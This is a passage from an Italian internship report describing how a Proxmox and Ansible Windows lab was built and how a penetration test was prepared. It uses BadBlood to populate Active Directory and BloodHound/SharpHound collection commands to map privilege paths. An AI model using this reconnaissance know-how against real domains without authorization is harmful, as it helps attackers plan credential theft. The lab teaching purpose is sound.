    name: "{{ template_name }}"
    node: "{{ node }}"
    sockets: "{{ vm_sockets }}"
    cores: "{{vm_cores}}"
    cpu: host
    cpuunits: 1024
    memory: "{{vm_memory_mb}}"
    ide:
      ide2: "{{os_iso_location}},media=cdrom"
      ide3: "local:iso/{{template_name}}Provision.iso,media=cdrom"
    net:
      net0: "model=virtio,bridge=vmbr0,firewall=1"
    scsihw: virtio-scsi-pci
    scsi:
      scsi0: "{{pve_storage_id}}:{{drive_size_gb}},format={{format}}"
    ostype: "{{vm_os_type}}"
    agent: no
  register: vm
```


Figura 5.1: Creazione del template con un playbook Ansible

Sfortunatamente, l'installazione automatica non è mai andata a buon fine. Sono state svolte ricerche per risolvere gli errori, provando a modificare il file xml più e più volte, ma senza mai conseguire un risultato positivo.
Data la necessità di proseguire con le attività di tirocinio, si è deciso di sorvolare sulla creazione automatica dei template e procedere alla loro creazione manualmente.


5.2 Creazione manuale dei template Windows

I template sono stati creati utilizzando l'interfaccia grafica di Proxmox. Riportati qui sotto, ci sono i passi necessari alla creazione del template con Windows 2019:


1. Cliccare su "Create VM"
2. Selezionare il nodo nel quale sarà creato il template, l'id e il nome.




3. Specificare il tipo di sistema operativo che si vuole installare e l'immagine ISO contenente una copia del sistema operativo.




4. Mantenere le impostazioni di default per la tab "System".




5. Specificare quale storage si vuole utilizzare per collocarvi l'hard disk della macchina e le sue dimensioni.




6. Specificare quante CPU virtuali assegnare alla machcina, e di che tipo. Il tipo "host" è quello che garantisce migliori performance.




7. Specificare la quantità di memoria da assegnare al template.




8. Scegliere VirtIO come modello di dispositivo network da utilizzare.



9. Confermare le impostazioni per creare la macchina.



10. Aggiungere alla VM l'immagine ISO contenente i driver, cliccando su "Hardware ⟶ Add ⟶ CD/DVD Drive" e specificando il file ISO che nel frattempo bisogna avere scaricato [2].




[2] È possibile scaricare l'immagine ISO contenente i driver all'indirizzo: `https://fedorapeople.org/groups/virt/virtio-win/direct-downloads/stable-virtio/virtio-win.iso`

11. Avviare la macchina, aprire la console e procedere con l'installazione del sistema operativo.

12. Selezionare la lingua e quindi cliccare su "Installa".

13. Selezionare la distribuzione desiderata, in questo caso "Windows Server 2019 Standard Evaluation (esperienza desktop)".




14. Accettare i termini, quindi scegliere l'installazione personalizzata.


15. Caricare i driver cliccando su "Carica driver ⟶ Sfoglia", quindi selezionare tutti i file contenuti nelle cartelle:

    - `E:\NetKVM\2k19\amd64`
    - `E:\vioscsi\2k19\amd64`
    - `E:\amd64\2k19`

    Per il template di Windows 10, le cartelle contenenti i driver hanno come nome nel path "w10" anziché "2k19".




16. Dopo aver caricato tutti i driver, cliccare su “Avanti” e attendere.




17. Inserire una password per l'utente Administrator, attendere e fare login.

18. Eseguire lo script *ConfigureRemotingForAnsible.ps1* [19] per la preparazione della VM all'esecuzione dei playbook Ansible.

19. Eseguire l'update di Windows per aggiornare il sistema operativo all'ultima versione.



20. Al termine dell'update, la macchina eseguirà un riavvio. Quindi bisogna spegnere la macchina e trasformarla in template utilizzando sempre l'interfaccia grafica di Proxmox "More ⟶ Convert to template".



5.3 Creazione VM del laboratorio

Per creare le macchine a partire dai template, è stato preparato un playbook Ansible. In questo playbook si utilizza il modulo *proxmox_kvm* per clonare le macchine dal template, infine le VM vengono avviate.

```yaml
- name: Create domain controller
  proxmox_kvm:
    api_user: "{{ proxmox_user }}"
    api_password: "{{ proxmox_pass }}"
    api_host: "{{ proxmox_host }}"
    clone: WindowsServer2019
    full: yes
    name: domain-controller
    memory: 4096
    node: "{{ node }}"
    storage: "{{ storage }}"
    format: raw
    timeout: 500
```

```yaml
- name: Create member server
  proxmox_kvm:
    api_user: "{{ proxmox_user }}"
    api_password: "{{ proxmox_pass }}"
    api_host: "{{ proxmox_host }}"
    clone: WindowsServer2019
    full: yes
    name: win-server-1
    memory: 4096
    node: "{{ node }}"
    storage: "{{ storage }}"
    format: raw
    timeout: 500
```

```yaml
- name: Create windows workstation
  proxmox_kvm:
    api_user: "{{ proxmox_user }}"
    api_password: "{{ proxmox_pass }}"
    api_host: "{{ proxmox_host }}"
    clone: Windows10
    full: yes
    name: win-workstation-1
    memory: 4096
    node: "{{ node }}"
    storage: "{{ storage }}"
    format: raw
    timeout: 500
```

Figura 5.2: Porzioni del playbook incaricato di creare le VM Windows

Essendo sia il domain controller che il member server clonati dalla stessa macchina, si trovano ad avere lo stesso SID. Questo crea problemi quando si cerca di aggiungere il member server al dominio AD. È quindi necessario, prima di procedere alla configurazione post-installazione delle macchine con Ansible, cambiare questo identificatore di sicurezza eseguendo il tool *sysprep* (`C:\windows\system32\sysprep\sysprep.exe`) e seguendo la procedura guidata.
Per la creazione delle macchine Linux, si procede sempre effettuando il deployment automatico su Linode con Terraform.
A questo punto il laboratorio è pronto per essere configurato con Ansible.

5.4 Configurazione del laboratorio con Ansible

La gran parte dei playbook Ansible di configurazione del laboratorio e del dominio AD rimangono invariati rispetto a quelli usati per il precedente labo-

ratorio. Ciò che cambia è principalmente dovuto alla visibilità delle macchine su Proxmox.
Le macchine Windows, al contrario di quando erano su Linode, non sono dotate di un IP pubblico, quindi la VPN diventa fondamentale per rendere le comunicazioni tra le macchine del laboratorio possibili. Per connettere le macchine del laboratorio al server della VPN (il domain controller) è stato configurato un port forwarding sul server Proxmox. Si rende accessibile la porta 1194 del domain controller, quella usata da OpenVPN per la creazione della rete privata, sulla porta 31194 del server Proxmox. Per configurare le macchine Windows con Ansible e per potersi connettere mediante il protocollo RDP, anche le porte 5986 e 3389 di ogni macchina sono state reindirizzate su alcune porte del server Proxmox.
Un elenco delle porte coinvolte in questo port forwarding è:

- Per il domain controller:
  - 1194 $\longrightarrow$ 31194 (OpenVPN)
  - 5986 $\longrightarrow$ 35986 (WinRM)
  - 3389 $\longrightarrow$ 33389 (RDP)
- Per il member server:
  - 5986 $\longrightarrow$ 45986 (WinRM)
  - 3389 $\longrightarrow$ 43389 (RDP)
- Per la workstation:
  - 5986 $\longrightarrow$ 55986 (WinRM)
  - 3389 $\longrightarrow$ 53389 (RDP)

In seguito a questo cambiamento, sono stati cambiati l'indirizzo IP e la porta specificati nei file di configurazione lato client della rete VPN. Prima questi indicavano l'indirizzo del domain controller e la porta 1194, ora invece indicano l'indirizzo del server Proxmox e la porta 31194.
Questo cambiamento ha creato anche problemi per la definizione dell'inventario usato da Ansible per sapere come contattare le macchine. Prima Ansible

contattava tutte le macchine ad un indirizzo IP differente, ora l'indirizzo IP di tre macchine (domain controller, member server e workstation) è lo stesso, e queste si differenziano per la porta winrm mappata sul server Proxmox. La scelta migliore sembrava definire per ogni macchina una diversa variabile *ansible_winrm_port*. Si è notato sperimentalmente che ridefinire questa variabile per più macchine provoca la sovrascrittura della definizione precedente, di conseguenza solo l'ultima definizione risulta valida e Ansible cerca di configurare tutte e tre le macchine comunicando alla stessa porta. Questo bug, o comunque funzionamento contro intuitivo dell'inventario Ansible, è documentato su una issue GitHub [3]. Si è quindi semplificato l'inventario optando per una definizione inline degli host, stilisticamente meno elegante, ma funzionante.

```
domain_controller ansible_host=fake.address.org ansible_winrm_port=35986

win_srv ansible_host=fake.address.org ansible_winrm_port=45986 win_hostna

win_workstation ansible_host=fake.address.org ansible_winrm_port=55986 wi
```

Figura 5.3: Definizione degli host di Ansible nel nuovo inventario (indirizzo oscurato per questioni di sicurezza)

Le macchine possono ora essere configurate contemporaneamente mediante il playbook *lab_setup.yml* oppure singolarmente con i vari playbook specifici di ogni macchina.

5.5 Risultato e considerazioni

Il laboratorio risultante è composto da cinque macchine, con la possibilità di scalare facilmente per quanto riguarda l'aggiunta di macchine Linux. Ci sarebbe qualche difficoltà maggiore per aggiungere altre macchine Windows. Sarebbe necessario eseguire *sysprep.exe* manualmente su ogni aggiuntiva macchina Windows a causa dell'interferenza dei SID derivanti la clonazione dallo stesso template.

[3] `https://github.com/ansible/ansible/issues/8306`

A discapito di questi contro, i lati positivi del laboratorio sono evidenti in fatto di performance e l'automatizzazione nella creazione di macchine Windows aggiuntive per il laboratorio è comunque migliore di quanto non lo fosse su Linode. Con qualche sforzo ulteriore, potrebbe risultare possibile automatizzare la creazione dei template sul server Proxmox e, mediante l'installazione non supervisionata, eseguire anche *sysprep.exe* automaticamente risolvendo il problema dei SID uguali.

Capitolo 6

Preparazione macchine e penetration test

Terminata la creazione del laboratorio, la fase successiva prevede la realizzazione di un dominio AD simile a quello di una compagnia di medie dimensioni, quindi portare avanti un penetration test. L'obiettivo è quello di esfiltrare più informazioni possibile dal dominio e cercare di rubare il maggior numero di credenziali valide.
In questo capitolo sono riportati i passaggi necessari per preparare le macchine del laboratorio al penetration test, quindi un report del penetration test stesso.

6.1 BadBlood

Per simulare una situazione reale, è necessario che nel dominio AD siano presenti numerosi utenti, gruppi, e altri oggetti del dominio. Con i playbook Ansible si è predisposta esclusivamente la creazione di quattro account utente e nessun gruppo a parte quelli standard.
La popolazione di oggetti all'interno del dominio AD è fatta mediante l'utilizzo del tool **BadBlood** [22]. Questo tool popola il dominio con utenti, gruppi e permessi random, così da rendere tutto più realistico.
L'utilizzo di questo tool è molto semplice, bisogna clonare la repository del progetto [22] utilizzando un account con privilegi di Domain Admin e Schema Ad-

min (account Administrator) e poi eseguire lo script PowerShell *Invoke-BadBlood.ps1* dentro alla directory *BadBlood*.
Dopo qualche minuto, lo script avrà creato all'interno del nostro dominio centinaia di utenti, gruppi e permessi rendendo più interessante l'esecuzione di un penetration test. Una cosa molto utile di questo tool è il fatto che ad ogni esecuzione crea oggetti diversi e non si avrà mai la stessa configurazione.

6.2 BloodHound

Per analizzare la configurazione del dominio e quindi pianificare scenari d'attacco in grado di portare l'attaccante ad acquisire diritti di amministratore sul dominio, si fa uso di un tool chiamato **BloodHound** [23].
BloodHound è un tool utilizzato sia da **blue team** che **red team** per identificare le vulnerabilità presenti in un dominio AD. Fa uso della teoria dei grafi e di un database neo4j per mostrare graficamente scenari di attacco che altrimenti sarebbero molto difficili (sicuramente time consuming) da trovare.
Grazie a BloodHound è possibile acquisire un'elevata conoscenza delle relazioni di privilegi tra gruppi, utenti e computer del dominio. Oltre a evidenziare le vulnerabilità presenti in un dominio AD, BloodHound fornisce anche le informazioni necessarie per sfruttare queste vulnerabilità. Cliccando infatti su una relazione tra due nodi del grafo, BloodHound definisce con che tipo di attacco sia possibile abusare di una certa relazione e fornisce i comandi da eseguire per portarlo a termine.
Per l'attività di tirocinio si è scelto di collezionare i dati sulle macchine Windows e visualizzarli graficamente sulla macchina Kali.

6.2.1 Collezionare i dati

Per collezionare i dati necessari a rappresentare graficamente il dominio su BloodHound bisogna clonare sulla macchina Windows la repository GitHub di BloodHound [24] e quindi eseguire *SharpHound.exe* al percorso

`BloodHound\Collectors\SharpHound.exe`. Un altro metodo è quello di scaricare una copia precompilata di BloodHound, importare il modulo PowerShell ed eseguire il comando `Invoke-BloodHound -CollectionMethod All`.
Il risultato in entrambi i casi è un cartella zip contenente tutti i file necessari a BloodHound per rappresentare graficamente le relazioni del dominio AD.
È importante specificare che la collezione con SharpHound produce risultati diversi a seconda del tipo di utente che lo esegue, dato che utenti con privilegi diversi hanno viste leggermente diverse sul dominio AD. Quindi durante la privilege escalation, ad ogni utente compromesso, si procederà con una nuova collezione dei dati per BloodHound.

6.2.2 Visualizzare i dati

Per visualizzare i dati, è necessario installare neo4j sulla macchina Kali. Dopo l'installazione, far partire il servizio con il comando `systemctl start neo4j`, collegarsi con il browser all'indirizzo `https://localhost:7474/` dove, dopo essersi autenticati con le credenziali di default (username *neo4j* e password *neo4j*), sarà chiesto di modificare la password. Questa password verrà poi richiesta da BloodHound per connettersi al database neo4j. Quindi è necessario scaricare l'interfaccia grafica di BloodHound [25], decomprimere la cartella ed eseguire BloodHound con il comando `bloodhound --no-sandbox`.
